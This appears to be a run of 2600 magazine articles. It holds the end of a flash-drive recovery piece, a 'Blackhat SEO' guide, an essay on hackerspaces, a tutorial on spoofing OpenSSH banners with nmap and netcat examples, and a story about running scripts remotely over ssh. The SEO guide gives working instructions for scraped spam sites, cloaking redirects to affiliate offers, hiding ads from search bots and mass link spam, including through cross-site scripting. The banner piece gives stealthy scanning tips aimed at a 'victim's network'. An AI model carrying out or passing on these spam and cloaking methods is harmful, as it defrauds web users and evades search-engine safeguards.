So in conclusion, I was actually surprised that data recovery worked. I was more surprised by the fact that it was on a flash drive than by the fact that I was recovering "locked" data. I think that the idea Imation has here is a very good one for basic consumers, but against a dedicated adversary, it may not stand up to par.

Links:

Imation18405:`http://www.provantage.com/imation-18405~73MDS2J1.htm`

Lock.exe download location: `http://www.imation.com/support/drivers/ImationLOCK.exe`

GetBackDataforFAT:`http://www.runtime.org/data-recovery-software.htm`

Shout out: gamer4goood.

Blackhat SEO: Exploiting The Dumb Masses to Make A Profit

by ilikenwf
parwok@gmail.com

A steady income is necessary these days, especially for geeks and hacker types. With all of the wonderful devices and hardware upgrades that come out every day, we tend to spend great deals of money to keep our technology addictions satisfied. So, a supplement to the wallet would be welcome, right? If you know your way around the Internet, there is a pretty simple way to make decent amounts of money online. The only things needed are PHP skills, a good web host, some domain names, and ignorant people lazily surfing to your sites. With these things combined, you're ready for Blackhat Search Engine Optimization.

What is it?

Blackhat SEO is the practice of putting up content-rich websites in an automated way. Once these sites are up and running, the goal is to get them indexed for a set of niche keywords. Once indexed in the search engines for these keywords, a Blackhat SEO will place advertisements or sneaky redirects to affiliate offers in strategic areas on the sites. The goal is to gain as many clicks or sales as possible from the unwitting users who visit. Some people manually set up each site, one at a time, in order to avoid footprints that Google and its ilk are able to see. Such footprints can get your sites removed from search engines' indexes very quickly. I usually use Wordpress, as there are easily modifiable templates out there which can help blend your sites into the blogosphere, and many plugins which provide SEO functions to get your sites indexed quickly are readily available. There are specialized products, which I won't name, available for purchase to allow automation on a gigantic scale. These usually have detectable footprints, unless they are designed to mass install a product and not actually create the sites. Even then, sloppiness can leave footprints that end up getting all of your sites removed from the indexes.

Set It Up

Assuming that you have a good web host, the first step is to set up your content management system on a domain. Pick a domain that fits the niche that you want to aim your site at. You can use subdomains or set up folders within a domain in order to serve as multiple sites, although one site per domain will keep your sites indexed for a longer period of time. Investigate keywords related to your site's topic, and try to find some that are often searched for, but which yield no to few search results. Insert keywords into the content areas and meta tags on all of the site's pages. Once this is complete, totally tweak the look of your site. Modify an existing free template, or create one of your own. Photoshop together some semi-good graphics and slap them up there while you're at it. Assuming you are using Wordpress, you should make sure to install WP-O-Matic, a plugin that converts RSS feeds into posts, allowing keyword rewriting. Other Wordpress plugins which are geared specifically toward SEO, such as the automatic meta tag generators, are highly recommended.

Automatic Content

When your site is running live and looking good, find several RSS feeds off of sites related to your niche, and plug them into WP-O-Matic. Use the replace function on all of them as a precaution to swap out common keywords, so that your content appears to be unique. Set up a cron job to call one of the many free PHP ping scripts hourly, to publicize your pages and get them indexed. Make sure to use a ping script that is on your server and which sends the RPC requests from your server. This keeps your site from being reported as spam to the search engines by services like Pingoat. Try to get backlinks to your sites by either outsourcing or manually submitting your site to a few hundred to a few thousand link directories. Be gradual when building links to make the accumulation of these links appear natural. The more links to your site, the higher in the search engine rankings your pages will appear. If you feel like being extremely evil, you can find and use tools to mass spam links

on forums, comments, or by using cross site scripting. Be careful when you do this! These programs and scripts are easy to find, and I assume that *2600* readers are quite capable of finding them on your own.

Get Indexed and Monetize

The only step left is to wait. There will always be a few of your sites that don't get indexed very quickly or at all by one or more search engines. Sometimes it takes a long time for the slower-crawling engines that aren't as popular as Google to add new sites. When you have a minimum of 100 results in at least one major search engine, put affiliate offers or pay-per-click advertisements on all of your the pages. For affiliates, either embed the offers, or use cloaking scripts to send all non-spider visitors to a sales page. Use an IP filter coupled with a user agent checker script. For pay-per-click advertisements, make sure to place the ads strategically so that they are in places that users are likely to click. The best areas are around the right-hand scroll bar, as well as in the dead center of the page. Use multiple ad networks to avoid the footprints that search spiders can use to identify and remove your sites from their indexes. From there, repeat the process on more sites. If you feel brave, you can put a Google custom search up for each of your sites, as they allow you to plug in your AdSense ID for search result advertisements, and you can specify what sites your custom search includes. Remember that you can put more sites on subdomains or in folders, or buy 99 cent `.info` domains for each of your Blackhat sites. Once you get Blackhat SEO with Wordpress down to an art, you can graduate to more advanced methods that involve cron jobs galore, mass installers, markov engines, and other ways of scraping content, or just keep doing what works for you. Whatever happens, good luck, and be careful!

Notes

A good way to get traffic is to participate in Stumbleupon exchanges on the DigitalPoint forums. This works for both Whitehat and Blackhat sites.

DigitalPoint also has a free co-op advertising network going, in which you earn credits by displaying other people's advertisements, and can in exchange advertise your sites. This is great and can provide many hundreds of free backlinks when your site gets significant traffic.

This practice is currently not illegal anywhere that I am aware of. Spamming via email advertising is illegal in many ways. Let's be careful, so that this doesn't get outlawed as well.

AdSense is really strict and will ban your websites if they determine them to be "spammy." Use PeakClick first, then use AdSense when you have several sites. If you wish to use one ad network, have a PHP script that only displays your advertisements and their code to real users, and not to the search engine bots.

Another good way to make some money off of your sites is to install the Text-Link-Ads advertising script. This script, which by design is carefully hidden from search bots, can display either contextual links or old fashioned links on your sites. They are also working on a pay-per-click network, among other new monetization methods.

At the time of writing, new members are currently not allowed to join, but in the future, NetAudioAds may provide another avenue in which you get paid for every real user by having audio-only advertisments play for five seconds when they visit. Annoying, but effective.

I know many other methods, and tools, but I can't mention them by name, as I don't wish them to become useless in my efforts to turn a profit. Discover them for yourselves. It isn't that hard if you can find the right dark corner of the Internet.

If you can add some form of usefulness to any of your sites, do so, as it will attract traffic and deter spam hunters from reporting you to the search engines.

Useful Sites

Syndk8 is the definitive resource for Blackhat SEO. Register, and learn from the masters. `http://syndk8.net`

Bluehat SEO has many useful posts that describe link building, and a pay service to get indexed quickly. `http://bluehatseo.com`

DigitalPoint Forums is a Whitehat site, but can be useful for our own twisted needs. `http://forums.digitalpoint.com`

PHP Ping Script: copy it to your server, get the RPC ping list from Syndk8, modify it to fit your purposes, and use a cron job to have curl visit the URL of the ping script every hour or so. `http://snippets.dzone.com/posts/show/3329`

YACG (Yet Another Content Generator) is a great tool that builds sites automatically, pulling from various content sources and markoving them. Make sure to modify or build a new template! See the forums to learn about footprints and add-ons for further usefulness. `http://getyacg.com`

Hacker Perspective

Nick Farr

"For these people, there's no separation between work and fun."
- Aaron Swartz (www.aaronsw.com)

On any given Monday night, just 2.5 miles up the hill from the White House, you'll find a group of hackers gathered together around microcontrollers. In one corner of the room, hackers are busy working on code, trading techniques, and hammering out bugs. In another, hackers are busy cutting wire, filtering through bins of chips and components, soldering and desoldering components while gently critiquing each other's work.

Most of the people in the room, however, are "newbies." They're off to the side, fascinated by these hackers making cool things out of a pile of parts. Through careful observation, some idle chatter, and a few questions about the work in progress, they're getting a clearer idea of what these small components do and how they come together.

In a few Mondays, after getting a little experience with a soldering iron, a few code samples, a bit of encouragement, and a kit of their own, a few of these newbies will start contributing ideas and hacks of their own - and be recognized by their peers as fellow hackers.

This is all happening in a space called HacDC, an independent hackerspace founded and funded by hackers to share knowledge, resources, and the crux of what hacking is really about. "Microcontroller Mondays" are just one example of how HacDC brings hackers together to explore where technology meets art, culture, politics, economics, and many other fields.

Since my first Ann Arbor *2600* meeting, sometime in the mid 90s, I've been fascinated by those who call themselves hackers. If I've ever been reluctant to call myself a hacker, it's because I've been in awe of what other hackers are working on and the depth of knowledge and creativity hackers bring to their work. I'm really blown away how brilliant our community is, how quickly hackers achieve a deep understanding of complex systems and find ways of brushing aside limitations and artificial boundaries. Hackers believe anything is possible and work very hard to prove it - often just for fun.

This fascination with hacker genius is why I work to help build communities of hackers, to bring hackers together to share their talents and tackle larger tasks. My core belief is that these communities will show society at large what hacking really is and who hackers really are. My core talent is hacking bureaucracies and hierarchies, gaining a deeper understanding of networks of people in order to patch their prejudices so our community can help the world as a whole.

The first "organizational hack" I was involved in was moving the Ann Arbor *2600* meetings from a nearby mall into the University of Michigan Student Union. The Union had a lot of really great meeting spaces, but the bureaucratic hurdles were a bit much for all but the most organized and established student groups. In retrospect, it wasn't all that hard to register a student group, get a few regulars to chip in some cash, and lobby some academic departments and even the IT group to match what we could scrounge up at a meeting. At the time, it seemed like a lot of work - but it was well worth it for what we got.

We had fast, wired Internet access (this was a few years before Wi-Fi took off), lots of power outlets, a huge board room table with big comfy chairs, no security guards looking over our shoulder, a food court downstairs - what more could we have asked for? We even had a projector and a screen we could use to give presentations! To some of you, it might not sound like a lot. But to us, it was much better than the mall.

It wasn't long before we found other bureaucratic hurdles to exploit. At one meeting, we found out that Microsoft was going to be throwing a big event in one of the upstairs ballrooms to help sell these limited-install "student" versions of Office. Most of us were abandoning closed source software, even throwing unofficial distro parties during our meetings. While we could see the end of closed source software in the server market (especially those of us called upon to "fix" Exchange servers on a daily basis), open

source desktop software still had a long way to go. But at least it was there!

Through some clever social engineering, sympathetic administrators, and a better knowledge of the rules than those called upon to enforce them, we were "invited" to demo the first versions of what's now known as OpenOffice at the event Microsoft paid for! Whether or not someone bought a Microsoft product that day, few people left without getting a free copy of StarOffice from us to try at home. While the side-by-side comparison wasn't as good as it is today, we began to show the larger community that there were good, free open source alternatives that they could help make better!

After college, I followed some of these friends from Ann Arbor out to California, right at the time when the dot-com era was coming to a close. It was there that I encountered a hackerspace called New Hack City. In what used to be a sweatshop, hackers from the Cult of the Dead Cow and their friends had created an insanely awesome space. Most people only got to see the dance floor, but behind a moving wall hid a very large hacker lab, filled with machines, robots, tools, and spaces where hackers got together to build insanely cool things.

The one bad thing about New Hack City was that it was a relatively closed, tight-knit group of people who really didn't want to open up their space to all but a few trusted friends, let alone the general public. Ultimately, because they failed to attract new people to help pay the rent, the space ended up closing.

It was around this time that I began to get involved with nonprofit organizations. There's a type of nonprofit organization called a 501(c)(3) that's both exempt from federal tax and is authorized to accept tax-deductible donations from individuals and corporations. When most people think of a "real" nonprofit, they're thinking of a 501(c)(3). In contemplating the failure of New Hack City, and seeing that hackers didn't really have a way of getting independent funding for their projects, I embarked on another bureaucratic hack that eventually became The Hacker Foundation.

To become a 501(c)(3), you have to form a corporation and apply with the IRS to gain recognition as a tax-exempt nonprofit. Most organizations don't even attempt it without the help of a CPA and an attorney. Nobody thought a group of hackers could gain recognition for an organization called "The Hacker Foundation" without a lot of outside help. Most people thought we should just give the organization a more innocent sounding name - that we'd be shooting ourselves in the foot by using the word "hacker" in our name.

Oddly enough, I still get a bit of this prejudice against the term when I talk about HacDC. It's pronounced "Hack-D-C" and when I'm talking about it to a non-technical audience, I often end up going into a long explanation as to who hackers really are and what hacking really is. Fortunately, this is getting a lot easier, thanks to the great work hackers are doing and the willingness of hackers to talk about their community without fear of being branded as a criminal. Now that there's a space in DC, I can invite people to drop by to see what hacking is for themselves!.

Most of what kept me going during HF's long application process was a desire to chip away at this prejudice, to prove that we could proudly call ourselves hackers and achieve the same federally recognized status enjoyed by those who call themselves academics, researchers, humanitarians, teachers, and other labels easily interchangeable with "hacker." In the process of applying for 501(c)(3) status, we had to show how hackers played all these different roles.

Nearly two years after first being told it couldn't be done, HF achieved 501(c)(3) status. Since then, many other hacker organizations have applied for exemption, proudly using the word hacker without fear of being automatically rejected. One of the most powerful accomplishments of THF was proving that independent hackers and projects could apply for 501(c)(3) status without a lot of money or outside expertise... that hacking was a "tax exempt activity." Many of the hackerspaces forming today, including HacDC, are applying to become 501(c)(3) organizations so they can more easily seek funding and resources from the communities they serve.

Thanks to a hackerspace in Berlin, HF embarked on what is probably one of the greatest organizational and social hacks I've been involved with. HF was invited to 23C3, the 23rd annual Chaos Communication Congress in Germany, and I spoke there on behalf of the foundation. I was incredibly impressed by the European hacker scene, something I had only tangentially seen at hacker events here in the U.S.

What really floored me was seeing C-Base (c-base.org), a large, open, and inviting community of hackers who had built what I viewed as New Hack City on steroids. Upstairs was a dance floor ringed by a bar, loft workspaces, a huge DJ booth, public terminals, and an ever changing array of decorative technology. Downstairs, they had almost every kind of specialized workspace a hacker could want, everything from a fully

stocked server room to a recording studio and a woodworking shop! One of my failings as a writer is an inability to fully communicate what an impression the C-Base had on me. If you're interested in seeing what a hackerspace can be, I strongly encourage you to attend this year's congress in Berlin, the 25C3 (events.ccc.de) and visit the C-Base. My hope is that one day HacDC will achieve in Washington what C-Base has achieved in Berlin.

Seeing the C-Base, I knew that hackers from this side of the Atlantic would be inspired. I had been encouraged by Germans to bring hackers from America over to Europe for their hacker camp happening later that year. I'm not quite sure if it was entirely coincidental, but they had scheduled camp to happen right after DefCon 15. The minute I got back, I started working on making Hackers on a Plane happen.

We set out to make the ultimate hacker vacation. For $1,337 (or 1,337 euros), you got a ticket to DefCon, round trip airfare from Las Vegas to Germany, a ticket, and all the supplies you'd need at the camp. Again, words fail me in describing how awesome the camp was. I strongly encourage you to check out the documentary about the camp to see for yourself (chaosradio.ccc.de/ctv113.html).

Again, in retrospect, putting 40 hung-over hackers on a transcontinental flight, then dumping them in a field with few creature comforts was not really a great idea. Yes, the hacker camps in Europe are exactly that: camps. One of our first logistical failures was not raising all the tents we needed before nightfall. While (almost) everyone who went had a great time, and the camp organizers did everything in their power to help us out, doing the world's two largest hacker events in the same week is not something I'd recommend repeating.

Even after a long week of partying with fellow hackers, a few brave souls decided to continue on a week long tour of hackerspaces throughout Germany and Austria. Here, visiting the C-Base, the C4 in Cologne, the Metalab in Vienna, Das Labor, Entropia, the Netzladen and others, hackers were inspired by the same things I saw a few months earlier. Three hackers from New York City decided to form their own hacker space and started laying the foundation for what became NYCResistor (nycresistor.com) right in the main space of the C4!

This year, at The Last HOPE conference, many of these hackerspaces come out for the first U.S. Hackerspace Village. I'm happy to say it was a complete success, as that first group of inspired American hackers got to introduce their European hacker friends to their fellow hackerspace members. It was awesome to see other spaces in the U.S. get to meet and network with each other. We had groups from all parts of North America, like Noisebridge from San Francisco, the Texarkana Institute of Technology from Arkansas, and east coast "locals" HacDC, NYCResistor, the Hacktory from Philly, and even representatives from hacklab.to in Toronto! We had a huge microcontroller workshop, a circuit bending lab, our own hackersmart with parts and old bits of hacker history, and a live link to the Metalab in Vienna! Most importantly, these gifted hackers dedicated to building community got to meet and socialize with their counterparts around the world, making friends and thinking of new ideas, coming together in exactly the way I hoped they would. I got to see, firsthand, a community forming around an event I helped put together. The HOPE conferences have always brought hackers from around the world and helped strengthen the international hacker community. The Hackerspace Village was merely an extension of that, focused around helping hackers build permanent gathering points where they live, so they can enjoy something like a year-round HOPE of their own.

In many ways, a hacker's work is never really finished. Making spaces like HacDC and NYCResistor thrive takes a lot of effort - and continues to test the bureaucratic skills of the hackers who keep them going. I'm sad to say that between my day job, helping run HacDC, and traveling to conferences to help inspire more hackerspaces, there isn't a lot of time for me to get and stay involved in "real hacking," like Microcontroller Mondays.

As HacDC embarks on a project that partners community organizations to help build a real, comprehensive, and free wireless network in our neighborhood, I realize with both trepidation and gratitude that my greatest social and organizational hacks are yet to come. I realize that I have a lot more mistakes to make and lessons to learn. While I may never see the day where the average person equates the term hacker with genius, passion, and creativity, I'm hope that that I'm playing some small part in bringing this community closer together for the benefit of mankind.

If you're interested in building a hackerspace, be sure to check out hackerspaces.org. Nick is more than happy to take your e-mails at nickfarr@hacdc.org

Spoofing Banners with Open Source Servers

by m0untainrebel
m0untainrebel@riseup.net

When trying to gain access to a computer through non-traditional means, one of the first things you do is a port scan. You want to find out what ports are open, what software is running on those ports, and, if possible, the version of that software. Then, you can see if there are any known vulnerabilities for you to exploit. In many cases, you can use banner grabbing to determine which software is running and its version. After you connect to an open port, it's often polite for the service to send you a welcome banner containing information about it. This article is about how to spoof the welcome banner in open source servers, using OpenSSH as an example, to trick or otherwise throw off potential attackers.

The most popular port scanner today is nmap, which you can get at `insecure.org`. It has a plethora of features, and if you're not already familiar with it I suggest you read up on it. A typical nmap scan looks like this:

```
root@sirius:~# nmap 192.168.1.10
Starting Nmap 4.60 ( http://nmap.org)
  at 2008-04-26 20:45 EDT
Interesting ports on 192.168.1.10:
Not shown: 1711 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3128/tcp open  squid-http
5900/tcp open  vnc
Nmap done: 1 IP address (1 host up)
  scanned in 0.139 seconds
```

Nmap can also do version detection and OS fingerprinting, though I would avoid using these features unless you're out of other options. They aren't very stealthy. OS fingerprinting has been known to crash servers before, and it's not always accurate. Here's what the same scan looks like with version detection enabled:

```
root@sirius:~# nmap -sV 192.168.1.10
Starting Nmap 4.60 ( http://nmap.org)
➥ at 2008-04-26 20:46 EDT
Interesting ports on 192.168.1.10:
Not shown: 1711 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH
➥ 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp   open  http       Apache
➥ httpd 2.2.8 ((Ubuntu) PHP/5.2.4-
➥ 2ubuntu5 with Suhosin-Patch)
3128/tcp open  http-proxy
➥ Squid webproxy 3.0.STABLE1
5900/tcp open  vnc        VNC
➥ (protocol 3.7)
Nmap done: 1 IP address (1 host up)
➥ scanned in 11.194 seconds
```

It might be tempting to always do version detection, or even OS detection, with your nmap scans because the results may contain a lot of juicy information. But if the goal is stealth, it's best to make as little unnecessary traffic on your victim's network as possible.

Instead, I would suggest using the TCP SYN scan, which is the default scan type if you're running as root, with no other special features. You may want to slow down the scan to make it less likely that an intrusion detection system will notice you. Once you know what you're dealing with, you can try figuring out the server software and version one at a time. There's no need to do a version scan on the http-proxy port if you don't intend to attack it, right?

How does banner grabbing work? Servers listen on TCP ports, and some services send out a welcome banner as soon as a connection is made to these ports. To do a manual banner grab, you just need to connect to your target server on a specific port using a program like telnet or netcat. Then, you can see what it says. This certainly doesn't always work, but it works a lot of the time. Here are example banner grabs for the services above:

```
root@sirius:~# nc 192.168.1.10 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
root@sirius:~# nc 192.168.1.10 80
root@sirius:~# nc 192.168.1.10 3128
root@sirius:~# nc 192.168.1.10 5900
RFB 003.007
```

As you can see, the services on port 80 and 3128 don't display welcome banners. Port 5900 does, but in order to figure out what it means, you'd probably have to google for it. In those cases, I think it would be safe to just use nmap's version detection. Here's how you would only scan ports 80 and 3128, with version detection:

```
root@sirius:~# nmap -sV -p80,3128
➥ 192.168.1.10
```

For this article, we'll hide the banner for the OpenSSH server, making it much harder to attack that port. As long as you're reasonably comfortable with the syntax of the programming language that the server was programmed in, you can do this on your own with any other open source server.

If you're already running an SSH server, uninstall it. Go to `openssh.org` and download source code for the latest version of OpenSSH. Extract the code, and edit the file `sshd.c`. This is the C file for the SSH deamon. If you're trying this with some other server, it might take a little bit of figuring out the program flow before you find exactly where the banner gets displayed in the code. In OpenSSH, it's in the function `sshd_exchange_identification()`. Search for the line that looks like this:

```
snprintf(buf, sizeof buf, "SSH-%d.%d-
➥%.100s\n", major, minor, SSH_VERSION
➥);
```

This is the line which prints a banner that looks similar to "`SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1`. The first part, "`SSH-%d.%d-`," is necessary for SSH clients to know what version of the SSH protocol they're dealing with, and they won't be able to connect if that isn't intact. The next part displays the value of the constant `SSH_VERSION`, which is defined in `version.h`. Here's what I changed that line of code to:

```
snprintf(buf, sizeof buf, "SSH-%d.%d-
➥MESS WITH THE BEST, DIE LIKE THE
➥ REST\n", major, minor);
```

That's it. Save the file, and compile and install OpenSSH. There are detailed instructions in the file `INSTALL`, but, in short, you need to make sure you have the zlib and OpenSSL development libraries installed; then, you type `./configure`, then `make`, then `make install`.


Now that I'm running my newly compiled OpenSSH server, here's what the banner grab looks like:

```
root@sirius:~# nc 192.168.1.10 22
SSH-2.0-MESS WITH THE BEST, DIE LIKE
➥ THE REST
```

And here's what the nmap version detection scan looks like:

```
root@sirius:~# nmap -sV -p22
➥ 192.168.1.10
Starting Nmap 4.60 ( http://nmap.org )
➥ at 2008-04-26 21:00 EDT
Interesting ports on 192.168.1.10:
PORT      STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
1 service unrecognized despite
➥ returning data. If you know the
➥ service/version, please submit the
➥ following fingerprint at http://www.
➥ insecure.org/cgi-bin/servicefp-
➥ submit.cgi :
SF-Port52186-TCP:V=4.60%I=7%D=4/2
➥6%Time=4813D050%P=x86_64-unknown-
➥linux-gnu%r(NULL,2E,"SSH-2\.0-
➥MESS\x20WITH\x20THE\x20BEST,\
➥x20DIE\x20LIKE\x20THE\x2
➥SF:0REST\n");
Service detection performed. Please
➥ report any incorrect results
➥ at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up)
➥scanned in 6.087 seconds
```

Editing other people's software like this really isn't as intimidating as it might seem, provided that you understand some of the language it's programmed in. Without too much trouble, you could even edit the server so that it doesn't send the SSH protocol version and edit the client so it doesn't require a protocol version to be sent. This way, attackers won't even know that they're dealing with an SSH server, and you'll only be able to connect to it with your special client. The possibilities of bulletproof security with just a little bit of code hacking are endless.



by Atom Smasher
atom@smasher.org
pgp = 762A 3B98 A3C3 96C9 C6B7
582A B88D 52E4 D9F5 7808

Don't trust anyone who smokes marijuana and votes for Bush. I've had friends who have smoked plenty of pot, and I've known a few people who voted for Bush that I can get along with, but anyone who does both is bad news. Stay away.

Before I go into too much detail, there are four things that we should be familiar with. If you've been using *nix for any length of time, then you may already be familiar with them. Alone, they allow for some neat tricks, but together they can be used for a different kind of remote scripting.

I highly recommend that these techniques be used with ssh public key authentication. If you want to use a cron job, then it's a necessity. Do a web-search if you're not familiar with this; there are a lot of tutorials on the web, so I won't go into detail here. I will point out that public key authentication is not only more convenient than typing a passphrase but also more secure against certain attacks.

In the following examples, the assumption is that you're logged into a box running *nix and that you have ssh access to a second box also running *nix. For those on a tight budget or otherwise restricted in access to resources, you can play along with two dumpstered computers or two Windoze boxes after hours, some Ubuntu CDs, and a switch, router or hub. In a pinch, a crossover ethernet cable can do the job.

Trick 1: SSH can execute remote commands.

On my laptop I can execute the `uptime` command and see output like this:

```
% uptime
9:54PM  up  2:07, 0 users, load
➥ averages: 0.08, 0.14, 0.10
```

But what if I want to quickly run `uptime` on a remote server? Of course, I could log in via SSH and type `uptime`. Another way to do this is to specify uptime as an argument to ssh:

```
% ssh atom@suspicious.org uptime
9:54pm  up 77 days 11:29,  7 users,
➥ load average: 0.00, 0.00, 0.00
```

To quote from the ssh manual, "If [a] command is specified, it is executed on the remote host instead of a login shell." That's a neat trick. The example above shows a simple command without options or arguments, but with proper quoting this can also be used for complex commands including pipelines, lists, control operators, and scripts.

Trick 2: Command interpreters (shells) can read commands from standard input.

```
% echo uptime | sh
9:55PM  up  2:08, 0 users, load
➥ averages: 0.05, 0.12, 0.08
```

We can pipe things into `sh`, and they will be executed by the shell. You don't think that's exciting? OK, maybe it isn't, in that example. Instead of `sh`, we can also use other shells (`bash`, `zsh`, `ksh`) and applications that can be used as command interpreters (`perl`, `php`, `python`, etc.). In the following four examples, we can use a command line interface to pipe simple commands into different applications' standard input. The output of all four of these examples is "Hello World."

```
% echo 'puts "Hello world."' | ruby
% echo 'print "Hello World."' | python
% echo 'print "Hello
World.\n";' | perl
% echo '<? echo("Hello World.\n");
➥ ?>' | php
```

While the rest of the examples all use the Bourne shell, the above examples demonstrate that you can use these techniques with just about any interpreted language.

Trick 3: SSH can pass data through standard input, output and error.

```
% echo uptime | ssh atom@suspicious
➥.org sh
9:57pm  up 77 days 11:32,  7 users,
➥ load average: 0.00, 0.00, 0.00
```

What's actually happening there is the local machine is echoing `uptime` into a pipe, the pipe is passing it to the standard input of the `ssh` command, which passes it to `sh` (again, on standard input) on the remote machine where it is executed by `sh`, and then

the standard output is displayed locally. Actually, if we're piping into ssh we don't have to specify the sh as a command; if we left it out, the input would be executed by the default login shell. There are two reasons I include the sh explicitly: because it's unambiguous and because I tend to write scripts that are specific to different shells, so it's good to specify which shell to use.

```
% ssh atom@suspicious.org 'echofoobar'
➥ | rot13 sbbone
```

In the above example, the remote machine echoes "foobar" to standard output. That output comes to the local machine, where it's piped through rot13. What I see on my console is the remote machine's output, "foobar", after it is rot13-encoded on the local machine.

```
% ssh atom@suspicious.org
➥ 'echo foobar 1>&2' | rot13
foobar
```

In this example, the remote machine echoes "foobar" to standard error. Although the output is still being piped into rot13, the output is not encoded because rot13 only encodes standard output from the ssh command; the ssh command here outputs "foobar" on standard error, so it is not encoded. Standard output and standard error can be treated independently on one machine, even when the command is executed on another machine.

Trick 4: SSH will return with the exit status of the last command it executes.

```
% ssh atom@suspicious.org 'ls foobar'
ls: cannot access foobar: No such file
➥ or directory
% echo $?
2
```

Assuming that there isn't a file in my home directory on the remote machine called foobar, the ls command will exit with a nonzero return code, and ssh will return that status to me, locally.

Note that the command argument to ssh is in single quotes. This example would work without quotes, but it's good practice to use quotes. For anything beyond simple commands, it becomes necessary to use quotes. It's also worth noting that this command's output is sent to standard error; ssh then passes it to standard error on my terminal, where it can be handled differently than standard output.

Pot Smoking Bush Voters

I wound up in a bad business deal with some pot-smoking Bush voters. Here's the short version: I was contractually obligated to run code on their server, but I didn't want them to have the code. I was originally contracted to build and fix back-end code for some database-driven real estate web sites. The code I inherited made crap look good. The only thing worse than the code I inherited was the data dumps that were supplied every night and needed to be converted into valid SQL.

The script that I inherited to do this conversion was 1500 lines of uncommented perl which needed regular maintenance. It typically took half an hour for the script to parse the data dump before it decided whether to function correctly, crash, or fill the SQL database with garbage. The first thing I did on that job was to re-write it as a 15 line shell script (not counting comments) that ran in two minutes and never needed tuning.

The data dump usually came between midnight and 6am. Running the script from a cron job, I had to add a few things to make sure the dump was complete before parsing it; I also added a few other sanity checks. In this case, it was better to have a day-old database than a broken database. So, by the time it was running on auto-pilot, I had the scripts doing sanity checks; if everything checked out, then the scripts would read the data dump and convert it into SQL. The SQL was was sanity checked and then imported into the database.

My code was running perfectly, I was making a few bucks, and I was coping reasonably well with former Marines who, instead of focusing on running the business and keeping their clients happy, kept getting all fired up about all of the great things Bush is doing, pausing only to announce the time every afternoon at 4:20. Predictably, the business relationship turned ugly; it was time for me to leave and take my code, but I had obligations to keep them up and running.

Putting It All Together

I needed to get the scripts off of their servers, but I needed them to run every night. Welcome to a different kind of remote scripting! Let's combine a few of the tricks above to create a simple example of using ssh to execute scripts remotely:

```
% cat test-script
#!/bin/sh
## cat my plan and pipe it into rot13
cat ~/.plan | rot13
```

Now, let's run that simple script on a remote machine:

```
% ssh atom@smasher.org sh < test-script
Pbzcyrgr, gbgny, hapbzcebzvfrq tybony
➥ qbzvangvba.
```

Note that the "<" character is just another way for the ssh command to read standard input from a file.

A reasonably complicated example would be the database scripts I was running for my politically challenged associates. When the

database scripts were run directly on their server, it looked like this:

```
% script1 | script2 && script3
```

After deleting the scripts from their server and running them from my desktop, it looked like this:

```
% ssh user@morons.example sh < script1
➥ | script2 && ssh user@morons.example
➥ sh < script3
```

With only slight modifications to my code, I was able to run the scripts from a cron job on my desktop and have it do what it needed to do on the remote server The roach-toking Republicans didn't have a copy of it. The script that did most of the real work (`script2`) didn't even run on their server.

The first script (`script1`) did the initial sanity checking of the data dump and printed the dump to standard out. The second script (`script2`) read the dump from standard input and did most of the real work, spinning data dump straw into SQL gold. The output from `script2` was SQL, which it output to a bunch of temporary files which were then read by `script3`. This script then did some final sanity checks and wrote the data into a new table. It then renamed the table, so there was no downtime during updates. The only thing I had to change was `script2`; instead of just writing the temporary files locally, it had to write the temp files to the server, so they could be read by `script3` when it was run on the server.

OK, some of you may be wondering, "Hey, wait a minute. Wasn't the code on their server before you deleted it? Didn't they have backups?" They would have had backups if they put down the bong long enough to listen to any of my suggestions. No, they didn't have backups.

As much as I wanted to take an active part in screwing them, I knew they'd screw themselves and save me the trouble. Running the cron job from my desktop worked fine for about two months with no complaints from anyone. Then I got messages from the cron job that it couldn't connect to the server. After a few minutes of investigation I found that they chased away the last of their real estate clients and took the server off-line. Not only did they screw themselves, but they did it right on schedule.

Security Considerations & Other Applications

This technique is useful for running a script on a machine and making it difficult to see the code, but it is not a super-secure way to keep your code from being seen. It would be relatively easy for anyone with root access on the remote machine to capture the script being run over ssh, but I'll leave that for someone else to demonstrate. In the example above, I was able to do the data processing on my desktop; even if the Buds For Bush intercepted the first and last script in the pipeline, they still wouldn't have had the script that does the real work.

